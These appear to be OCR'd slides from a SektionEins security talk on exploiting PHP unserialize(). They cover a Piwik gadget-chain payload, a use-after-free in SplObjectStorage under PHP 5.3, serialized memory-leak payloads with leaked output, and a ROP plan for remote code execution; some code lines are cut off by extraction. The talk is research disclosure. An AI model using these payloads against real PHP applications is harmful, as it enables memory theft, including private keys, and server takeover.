
_plugins
debugging
debugging_ctrl
caching
force_compile

Piwik_Smarty (II)

```
{
    return eval($code);
}
    ...
function _fetch_resource_info(&$params)
{
    ...
    if ($this->_parse_resource_name($_params)) {
        $_resource_type = $_params['resource_type'];
        $_resource_name = $_params['resource_name'];
        switch ($_resource_type) {
            ...
            default:
                // call resource functions to fetch the template source and timestamp
                if ($params['get_source']) {
                    $_source_return = isset($this->_plugins['resource'][$_resource_type])
&&
>_plugins['resou
&$this));
} else {
```

```
_plugins['resource']['xpl'][0][0] = array($this, '_eval');
_plugins['resource']['outputfiler'] = array();
```

Putting it all together...




```
a:2:{i:0;O:8:\"Zend_Log\":1:{s:11:\"\0*\0_writers\";a:1:{i:0;O:20:\"Zend_Log_Wri
ter_Mail\":4:{s:8:\"\0*\0_mail\";O:9:\"Zend_Mail\":0:{}s:10:\"\0*\0_layout\";O:1
0:\"Piwik_View\":2:{s:20:\"\0Piwik_View\0template\";s:20:\"xpl:phpinfo();die();\
";s:18:\"\0Piwik_View\0smarty\";O:12:\"Piwik_Smarty\":5:{s:8:\"_plugins\";a:1:{s
:8:\"resource\";a:2:{s:3:\"xpl\";a:1:{i:0;a:1:{i:0;a:2:{i:0;r:8;i:1;s:5:\"_eval\
";}}}s:11:\"outputfiler\";a:0:{}}}s:9:\"debugging\";b:0;s:14:\"debugging_ctrl\";
s:3:\"123\";s:7:\"caching\";b:0;s:13:\"force_compile\";b:1;}}s:16:\"\0*\0_events
ToMail\";a:1:{i:0;i:1;}s:22:\"\0*\0_subjectPrependText\";N;}}}i:999;b:1;}
```

- Part VI

- Vulnerability in unserialize()

Vulnerability in unserialize()

- property oriented exploitation often not possible
  - applications unserialize() user input
  - but do not have interesting objects
- however unserialize() is a parser and parsers tend to be vulnerable
- indeed there is a use-after-free vulnerability in SplObjectStorage

SplObjectStorage

- provides a map from objects to data in PHP 5.3

```
<?php

  $x = new SplObjectStorage();
  $x->attach(new Alpha(), 123);
  $x->attach(new Beta(), 456);

?>
```

```
C:16:"SplObjectStorage":61:{x:i:2;O:5:"Alpha":0:{},
i:123;;O:4:"Beta":0:{},i:456;;m:a:0:{}}
```

- attaching the same object twice frees the previously stored extra data

```
<?php

  $x = new SplObjectStorage();
  $x->attach($y = new Alpha(), 123);
  $x->attach($y, 456);

?>
```

~~123~~

456

SektionEins

Vulnerability in PHP 5.3.x

- references allow to attach the same object again
- in PHP 5.3.x this will destruct the previously stored extra data
- destruction of the extra data will not touch the internal var_table
- references allow to still access/use the freed PHP variables
- use-after-free vulnerability allows to info leak or execute code

Vulnerable Applications

- discussed vulnerability allows arbitrary code execution in any PHP application unserializing user input
- but in order to exploit it nicely the PHP applications should re-serialize and echo the result
- both is quite common in widespread PHP applications e.g. TikiWiki 4.2

```
if (!isset($_REQUEST['printpages']) && !isset($_REQUEST['printstructures'])) {
    ...
} else {
    $printpages = unserialize(urldecode($_REQUEST["printpages"]));
    $printstructures = unserialize(urldecode($_REQUEST['printstructures']));
}
...
$form_printpages = urlencode(serialize($printpages));
$smarty->assign_by_ref('form_printpages', $form_printpages);
```

- Part VII
- Leak-After-Free Attacks

SektionEins

Leak-After-Free Attacks - Basic Idea


- **send** some **serialized data** that triggers the **use-after-free**
  - **create some variables** in unserialize() **and free** it with the bug
  - let the unserialize() parser create a **string variable**
  - **string looks like a fake ZVAL** and is allocated in the **same spot**
  - let unserialize() create a new variable that **references the fake**
- **read** the **serialized result** and act accordingly

Leak Arbitrary Memory?

- we want a really stable, portable, non-crashing exploit
- this requires more info leaks - it would be nice to leak arbitrary memory
- is that possible with a leak-after-free attack? Yes it is!

Creating a fake string ZVAL

- we construct a string that represents a string ZVAL



- our fake string ZVAL
  - string pointer points where we want to leak (0xB7342118)
  - length is set to 1024 (0x400)
  - reference counter is choosen to be not zero or one (0x101)
  - type is set to string variable (0x06)
- when sent to the server the returned value contains 1024 leaked bytes

Arbitrary Leak Unserialize Payload

- create an array of integer variables
- free the array
- create a fake ZVAL string which will reuse the memory
- create a reference to one of the already freed integer variables
- reference will point to our fake string ZVAL

a:1:{i:0;C:16:"SPLObjectStorage":159:{x:i:2;i:0;,a:10:{i:1;i:1;i:2;i:2;i:3;i:3;i:4;i:4;i:5;i:5;i:6;i:6;i:7;i:7;i:8;i:8;i:9;i:9;i:10;i:10;};i:0;,i:0;;m:a:2:{i:1;S:19:"\18\21\34\B7\00\04\00\00\00\01\01\00\06\x00BBCCC";i:2;r:11;}}}}

Arbitrary Leak Response

- the response will look a lot like this



```
a:1:{i:0;C:16:"SplObjectStorage":1093:{x:i:1;i:0;,i:0;;m:a:2:{i:1;S:19:"\18\21\34\B7\00\04\00\
00\00\01\01\00\06\00BBCCC";i:2;s:1024:"??Y?`?R?0?R?P?R???Q???Q?@?Q???Q??Q?
??Q?P?Q?`?R?0?R?cR?p?R??R??R???R?0?R?`|R?@?R???R?p?R??gR??R??hR??gR
??jR?0hR???R??kR?`?R?0?R?P?R???R??R?......................!"#$%&'()*+,-
./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstu
vwxyz{|}~??????????????????????????????????????????@?N22PAPQY
?TY???d??9Y???]?s6\??BY?`?J?PBY??AY?`8Y??=Y?`]P? @Y??>Y?0>Y??=Y?
<Y?;Y?`9Y?\?2??]?ve??TY??TY?UY???
Y???e???e??e?`?e??e?`?e???e???";}}}
```

Starting Point?

- wait a second...
- how do we know where to start when leaking memory
- can we leak some PHP addresses
- is that possible with a leak-after-free attack? Yes it is!

Creating a fake string ZVAL

- we again construct a string that represents a string ZVAL



- our fake string ZVAL
  - pointer points where anywhere - **will be overwritten by a free** (0x41414141)
  - length is set to 1024 (0x400)
  - reference counter is choosen to be not zero or one (0x101)
  - type is set to string variable (0x06)
- when sent to the server the returned value contains 1024 leaked bytes


Starting Point Leak Unserialize Payload

- create an array of integer variables to allocate memory
- create another array of integer variables and free the array
- create an array which mixes our fake ZVAL strings and objects
- free that array
- create a reference to one of the already freed integer variables
- reference will point to our already freed fake string ZVAL
- string pointer of fake string was overwritten by memory cache !!!


```
a:1:{i:0;C:16:"SPLObjectStorage":1420:{x:i:6;i:1;,a:40:{i:0;i:0;i:1;i:1;i:2;i:2;i:3;i:3;i:4;i:4;i:5;i:5;i:6;i:6;i:7;i
:7;i:8;i:8;i:9;i:9;i:10;i:10;i:11;i:11;i:12;i:12;i:13;i:13;i:14;i:14;i:15;i:15;i:16;i:16;i:17;i:17;i:18;i:18;i:19;i:19;i:
20;i:20;i:21;i:21;i:22;i:22;i:23;i:23;i:24;i:24;i:25;i:25;i:26;i:26;i:27;i:27;i:28;i:28;i:29;i:29;i:30;i:30;i:31;i:31
;i:32;i:32;i:33;i:33;i:34;i:34;i:35;i:35;i:36;i:36;i:37;i:37;i:38;i:38;i:39;i:39;};i:0;,a:40:{i:0;i:0;i:1;i:1;i:2;i:2;i:3;
i:3;i:4;i:4;i:5;i:5;i:6;i:6;i:7;i:7;i:8;i:8;i:9;i:9;i:10;i:10;i:11;i:11;i:12;i:12;i:13;i:13;i:14;i:14;i:15;i:15;i:16;i:16;i:
17;i:17;i:18;i:18;i:19;i:19;i:20;i:20;i:21;i:21;i:22;i:22;i:23;i:23;i:24;i:24;i:25;i:25;i:26;i:26;i:27;i:27;i:28;i:28
;i:29;i:29;i:30;i:30;i:31;i:31;i:32;i:32;i:33;i:33;i:34;i:34;i:35;i:35;i:36;i:36;i:37;i:37;i:38;i:38;i:39;i:39;};i:0;,i:
0;;i:0;,a:20:{i:100;O:8:"stdclass":0:{}i:0;S:19:"\41\41\41\41\00\04\00\00\00\01\01\00\06\x00BBCCC";i:
101;O:8:"stdclass":0:{}i:1;S:19:"\41\41\41\41\00\04\00\00\00\01\01\00\06\x00BBCCC";i:102;O:8:"stdc
lass":0:{}i:2;S:19:"\41\41\41\41\00\04
\00\00\00\01\01\00\06\x00BBCCC";i:103;O:8:"stdclass":0:{}i:3;S:19:"\41\41\41\41\00\04
\00\00\00\01\01\00\06\x00BBCCC";i:104;O:8:"stdclass":0:{}i:4;S:19:"\41\41\41\41\00\04
\00\00\00\01\01\00\06\x00BBCCC";i:105;O:8:"stdclass":0:{}i:5;S:19:"\41\41\41\41\00\04
\00\00\00\01\01\00\06\x00BBCCC";i:106;O:8:"stdclass":0:{}i:6;S:19:"\41\41\41\41\00\04
\00\00\00\01\01\00\06\x00BBCCC";i:107;O:8:"stdclass":0:{}i:7;S:19:"\41\41\41\41\00\04
\00\00\00\01\01\00\06\x00BBCCC";i:108;O:8:"stdclass":0:{}i:8;S:19:"\41\41\41\41\00\04
\00\00\00\01\01\00\06\x00BBCCC";i:109;O:8:"stdclass":0:{}i:9; S:19:"\41\41\41\41\00\04
\00\00\00\01\01\00\06\x00BBCCC";};i:0;,i:0;;i:1;,i:0;;m:a:2:{i:0;i:0;i:1;r:57;}}}}
```

Starting Point Leak Response

- the response will contain the leaked 1024 bytes of memory
- starting from an already freed address
- we search for freed object ZVALs in the reply



- the object handlers address is a pointer into PHP's data segment
- we can leak memory at this address to get a list of pointers into the code segment

Where to go from here?

- having pointers into the code segment
  and an arbitrary mem info leak we can ...
  - scan backward for the ELF / PE / ... executable header
  - remotely steal the PHP binary and all it's data
  - lookup any symbol in PHP binary
  - find other interesting webserver modules (and their executable headers)
  - and steal their data (e.g. mod_ssl private SSL key)
  - use gathered data for a remote code execution exploit

- Part X
- Controlling Execution

Taking Control (I)

- need to know **location of stack**
  - lookup **executor_globals**
  - **JMPBUF** pointer **points to** stack
  - **stack content** can also be **leaked** via unserialize()
- need to control **stack**
  - **RFC-1867** POST **multipart/form-data** parser has **stack buffers**
  - stack buffers **partly not overwritten** by PHP interpreter
  - a **POST request can control** part of the stack

Taking Control (II)

- **unserialize()** allows to **create arbitrary variables**
    - e.g. **objects**
- and **destroy** them
    - **zval_dtor_func()** will call the object's **del_ref handler**

```
0x1e6868 <_zval_dtor_func+104>:mov    eax,DWORD PTR [esi+0x4]   0x1e686b <_zval_dtor_func+107>:    mov    DWORD PTR [esp],esi   0
```

- **esi** points to the fake object ZVAL
- **eax** will point to the handlers table

SektionEins


Taking Control (III)

- exploitation idea
  - let object_handlers point to our data on stack
  - let del_ref handler change stack pointer into our data (eax)
    - search for XCHG EAX, ESP - 0x94 0xC3 in PHP's code segment
  - and then return oriented exploitation
    - return into PHP code
    - finish with bailout

SektionEins

Creating a fake object ZVAL


- we construct a string that represents an object ZVAL



- our fake object ZVAL
  - object handle is set to anything (0x18)
  - object handlers table is located in the stack (0xBFF8324C)
  - reference counter is chosen to be -1 (0xFFFFFFFF)
  - type is set to object variable (0x05)
- when sent to the server on object destruction the del_ref handler starts the ROP chain


Return Oriented Destruction^H^H^HExploitation

- we destruct the **fake object** variable
- **object_handlers** table is controlled on the stack
- **del_ref** object handler is executed




Return Oriented Destruction^H^H^HExploitation

- fake **del_ref handler** will **set stack pointer** to beginning of our stack data
- and return to the **address stored there**
- we let this be a **pop-ret** sequence that moves the stack pointer as we need




Return Oriented Destruction^H^H^HExploitation

- we continue by simply **returning into zend_eval_string()**
- and **executing any PHP code** we want



Return Oriented Destruction^H^H^HExploitation

- for completeness we return to _zend_bailout() in the end



Thank you for listening...

- DEMO

SektionEins

Thank you for listening...

- QUESTIONS ?